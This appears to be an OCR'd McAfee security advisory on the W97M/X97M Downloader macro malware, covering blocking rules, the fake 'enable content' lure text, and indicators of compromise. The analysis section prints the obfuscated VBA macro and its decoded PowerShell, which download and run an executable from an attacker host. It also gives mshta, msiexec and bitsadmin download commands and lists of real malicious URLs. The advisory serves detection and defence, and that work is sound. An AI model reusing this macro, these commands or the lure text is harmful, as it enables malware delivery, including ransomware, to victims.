
Rule 4: Prevent new executables from being created by WORD.EXE, EXCEL.EXE or POWERPNT.EXE in the TEMP folder:



Host Intrusion Prevention


- To blacklist applications using a Host Intrusion Prevention custom signature, see KB71329.
- To create an application blocking rules policies to prevent the binary from running, see KB71794.
- To create an application blocking rules policies that prevents a specific executable from hooking any other executable, see KB71794.


***** Disclaimer:** Use of ***.*** in an access protection rule would prevent all types of files from running and being accessed from that specific location. If specifying a process path under **Processes to Include**, the use of wildcards for Folder Names might lead to unexpected behavior. As a best practice, make this rule as specific as possible.


Characteristics and Symptoms


Description

The malicious Word or Excel file contains a macro script that downloads and executes other malware. The malicious Word or Excel file displays a fake warning to trick the user to enable macros, which is usually disabled in Microsoft Office.










PROTECTED DOCUMENT

This file is protected by Microsoft Office.
Please enable Editing and Content to see this document.


CAN'T VIEW THE DOCUMENT? FOLLOW THE STEPS BELOW.

1. Open the document in Microsoft Office. Previewing online does not work for protected documents.
2. If you downloaded this document from your email, please click "Enable Editing" from the yellow bar above.
3. Once you have enabled editing, please click "Enable Content" on the yellow bar above.





De offerte wordt opgehaald…….


Indien ophalen van uw offerte te lang duurt,klik boven op bewerken inschakelen.



This error usually occurs because of macro security settings. To check your macro security settings, click the Microsoft Office Button, click Microsoft Word Options, click Trust Center, and then click Trust Center Settings. If macro security is set to Disable all macros without notification, all macros are automatically disabled. Use the following procedure to enable the macro. In the Trust Center dialog box, click Macro Settings, and then click Disable all macros with notification. Click OK in the Trust Center dialog box to apply the new setting. Click OK to close the program options dialog box. Close the file and the Microsoft Word. Open the file again. A Security Alert appears in the Document Information Bar just below the ribbon. Click Enable Content to allow the macro to run.








A new variant of macro downloader uses the mshta technique. When the above Macro gets enabled, it runs the command below, which creates a new Process of mshta.exe that downloads malicious executable from the malicious URLs:


Command:

- "mshta hxxp[:]//104.144.207.201/tron/stem.php?utma=arn"




Another variant of the macro downloader uses PowerShell techniques to download malicious files. When the above macro is enabled, the obfuscated macro code runs another PowerShell script:

It has the following obfuscated macro code:




```
(General)                                   (Declarations)

Function bullbeer()
bullbeer = "ElL -noLOGO  -NOeXIt -noNI" + "NTERAcTIV  -WInDO  hiDd" + "en  -EXecUt" + "ionP  bYpAss  -nOpRO"
End Function
Sub Workbook_Open()
Shell portoslo, RibbonControlSizeRegular

End Sub
Function magenrtacolorito()
magenrtacolorito = "T-chil" + "D" + "ITEm VaR" + "iABle:bx" + "zo91  ).vaL" + "Ue::(\""(2)(0" + ")(3)(1)\""-f 't' + "F','rP" + "ath','G" + "e','ol" + "de').Invoke(('My'+'Do'+'cu'+'me'+'n
End Function
Function mountsigua()
mogaaaa = "nT" + "),\""d" + "o`" + "Wp"
mountsigua = "3)(0)(2)\"" -f'c','Ne' + "w-O" + "bj','t','e') " + aracoole + mogaaaa + "LOaDF`i`lE\"".\""iN`VoKe\""(('ht'+"
End Function
Function aracoole()
aracoole = "sY`STe" + "m.Ne" + "t.`w`E" + "Bc" + "l`IE"
End Function
Function lamachina()
Dim floxteam As String
Randomize
floxteam = Int(Rnd * 9433361#)
lamachina = floxteam
End Function
Function portoslo()
portoslo = "cm" + "d.e" + "Xe   /" + "c ""  PO" + "weRsH" & bullbeer + touchsuns & magenrtacolorito + mountsigua & geraldinio
End Function

Function geraldinio()
fereerorii = lamachina
debianlin = "'tps:'+'//'+'loadcl'+'oud.st'+'ream/GxlNv'+'idea.'+'gi'+'f'),\""$lenovo\" + "\" + fereerorii + ".e" + "xe\"")|wh"
fasaleone = "ile|!$?);" + "&(\""(1)(0)(2)\""-f'ro','S' + "tart-P','cess') $LEnOvo\" + fereerorii + ".e" + "XE""""
geraldinio = debianlin + fasaleone
End Function
Function touchsuns()
touchsuns = "Fil  ""Sv bXz09" + "1 ([tYPe](\""(2)" + "(1)(0)\""-F 'Me" + "nT','IroN','ENv'));  d" + "o(.(\""(1)(0)\"" -f'p','s" + "lee') 41;$lenovo =   (ge"
End Function
```

The decrypted PowerShell script looks like the following:





```
POweRsHElL -noLOGO -NOeXIt -noNINTERAcTIV -WInDO hiDden -EXecUtionP bYpAss -nOpROFil "Sv bXz091 ([tYPe](\"{2}{1}{0}\"-F 'MenI','IroN','ENv'));
 do[.(\"{1}{0}\" -f'p','slee') 41;
$lenovo = (geT-chilDITEm VaRiABle:bxzo91 ).vaLUe::(\"{2}{0}{3}{1}\"-f 'tF','rPath','Ge','olde').Invoke(('My'+'Do'+'cu'+'me'+'nts'));
(.(\"{1}{3}{0}{2}\" -f'c','New-Obj','t','e') sY`STem.Net.`w`EBcl`IEnT).\"do`WnLOaDF`i`lE\".\"iN`VoKe\
"((('ht'+'tps:'+'//'+'loadcl'+'oud.st'+'ream/GxlNv'+'idea.'+'gi'+'f'),\"$lenovo\\24291.exe\")|while(!$?);
&(\"{1}{0}{2}\"-f'ro','Start-P','cess') $LEnOvo\24291.eXE"
```

Another variant uses the below macro less technique to download the malicious files from the remote machines:




When the user clicks **Yes**, it connects to the remote machine using the legitimate process “MSIEXEC.EXE” to download the malicious file:

=msiexec|' /q /i “Downloaded executable URL”'




Another variant of the macro less uses the following techniques to download a malicious file:



When the user clicks **Yes**, it connects to the remote machine uses the “CMD.EXE” process along with the following parameters:

cmd /c **bitsadmin** /transfer 8 /download “Downloaded executable URL”



BITSAdmin continues to show progress information in the command prompt window until the transfer completes or an error occurs.

The following are some of the observed URLs that W97M/Downloader – X97M/Downloader contacts to perform downloading:

- getimgdcenter.ru/dbanner.png
- aircraftpolish.com/js/bin.exe
- gofoto.dk/js/bin.exe
- kawachiya.biz/js/bin.exe
- ge.tt/api/1/files/7RMsGw62/0/blob?download
- w611960.open.ge.tt/1/files/7RMsGw62/0/blob?download
- dollyonurfacemist.in/bean.exe
- fuseratre.honor.es/rima/dahas.exe
- fuseratre.honor.es/vim/cose/treta.exe
- officeimage.ru/image.png
- www.milusz.eu/templates/default/00/ss.exe

- altiscamp.fc.pl/stopro/nejfoiwefmewfew.exe
- colfdoc.it/cart/update.exe
- 7awhiudnj.holycrosschildrensservices.info/obama/sucks.exe
- amytiville.boysville.org/migrate/migration.exe
- charity.boysville.net/donate/donation.exe
- backup.hcyfs.com/morrison/alive.exe
- j1k4cnee.holycrosschildrensservices.com/wiki/library.exe
- 104.144.207.201/tron/stem.php?utma=arn
- loadcloud.stream/GxlNvidea.gif
- girrajwadi.com/css/aksu.msi
- obobettermann.id/swift.exe

The following are some of the observed locations where W97M/Downloader saves the downloaded file:

- C:\JGSNUWKJRFC.exe
- %Temp%\CWRSNUYCXKL.exe
- %Temp%\YVXBZJRGJYE.exe
- %Temp%\OjuexVzhTjcrT.exe
- %Temp%\putty.exe
- C:\DFJ\test.exe
- %Temp%\XEVEWGFELBL.exe
- %Temp%\test00010.exe
- %AppData%\service\service.exe
- %AppData%\fdataupdate.com
- %temp%\ccxc.vbs
- %TEMP%\obama.exe
- %AppData%\7a186744.exe
- %userprofile%\My documents\24291.exe
- %WinDir%\Temp\MSI161.tmp
- %temp%\Lg.exe

The malware being downloaded includes Dridex, Gamarue, and Ransomware.

The downloaded Dridex might drop the following file:

- C:\[number].tmp

It might create the following process:

- rundll32.exe C:\[number].tmp" NotifierInit"

Restart Mechanism

W97M/Downloader has no capability to restart itself after system reboot. The downloaded malware might have different restart mechanisms.

Indicators of Compromise (IOC)

The following indicators can be used to identify potentially infected machines in an automated way:

- Downloading VBS script from the following URL:
  - hxxp://pastebin.com/download.php?i=1YzPHtum

- Downloading EXE files from the following URLs:
  - getimgdcenter.ru/dbanner.png
  - aircraftpolish.com/js/bin.exe
  - gofoto.dk/js/bin.exe
  - kawachiya.biz/js/bin.exe
  - ge.tt/api/1/files/7RMsGw62/0/blob?download
  - w611960.open.ge.tt/1/files/7RMsGw62/0/blob?download
  - dollyonurfacemist.in/bean.exe
  - fuseratre.honor.es/rima/dahas.exe
  - fuseratre.honor.es/vim/cose/treta.exe
  - officeimage.ru/image.png
  - www.milusz.eu/templates/default/00/ss.exe

- altiscamp.fc.pl/stopro/nejfoiwefmewfew.exe
- colfdoc.it/cart/update.exe
- hxxp://212.76.130.99/bt/bt/get5.php
- hxxp://savepic.ru/7234965.png
- hxxp://savepic.ru/7237013.png
- 7awhiudnj.holycrosschildrensservices.info/obama/sucks.exe
- amytiville.boysville.org/migrate/migration.exe
- charity.boysville.net/donate/donation.exe
- backup.hcyfs.com/morrison/alive.exe
- j1k4cnee.holycrosschildrensservices.com/wiki/library.exe'
- 104.144.207.201/tron/stem.php?utma=arn
- loadcloud.stream/GxlNvidea.gif
- girrajwadi.com/css/aksu.msi
- obobettermann.id/swift.exe

- Presence of the following files:
  - C:\JGSNUWKJRFC.exe
  - %Temp%\CWRSNUYCXKL.exe
  - %Temp%\YVXBZJRGJYE.exe
  - %Temp%\OjuexVzhTjcrT.exe
  - %Temp%\putty.exe
  - C:\DFJ\test.exe
  - %Temp%\XEVEWGFELBL.exe
  - %Temp%\test00010.exe
  - %AppData%\service\service.exe
  - %AppData%\fdataupdate.com
  - %TEMP%tryewdgh.exe
  - %TEMP%\obama.exe
  - %AppData%\7a186744.exe
  - %userprofile%\My documents\24291.exe
  - %WinDir%\Temp\MSI161.tmp
  - %temp%\Lg.exe

Getting Help from the McAfee Foundstone Services team

This document is intended to provide a summary of current intelligence and best practices to ensure the highest level of protection from your McAfee security solution. The McAfee Foundstone Services team offers a full range of strategic and technical consulting services that can further help to ensure you identify security risk and build effective solutions to remediate security vulnerabilities.

You can reach them here: https://secure.mcafee.com/apps/services/services-contact.aspx

This Advisory is for the education and convenience of McAfee customers. We try to ensure the accuracy, relevance, and timeliness of the information and events described; they are subject to change without notice.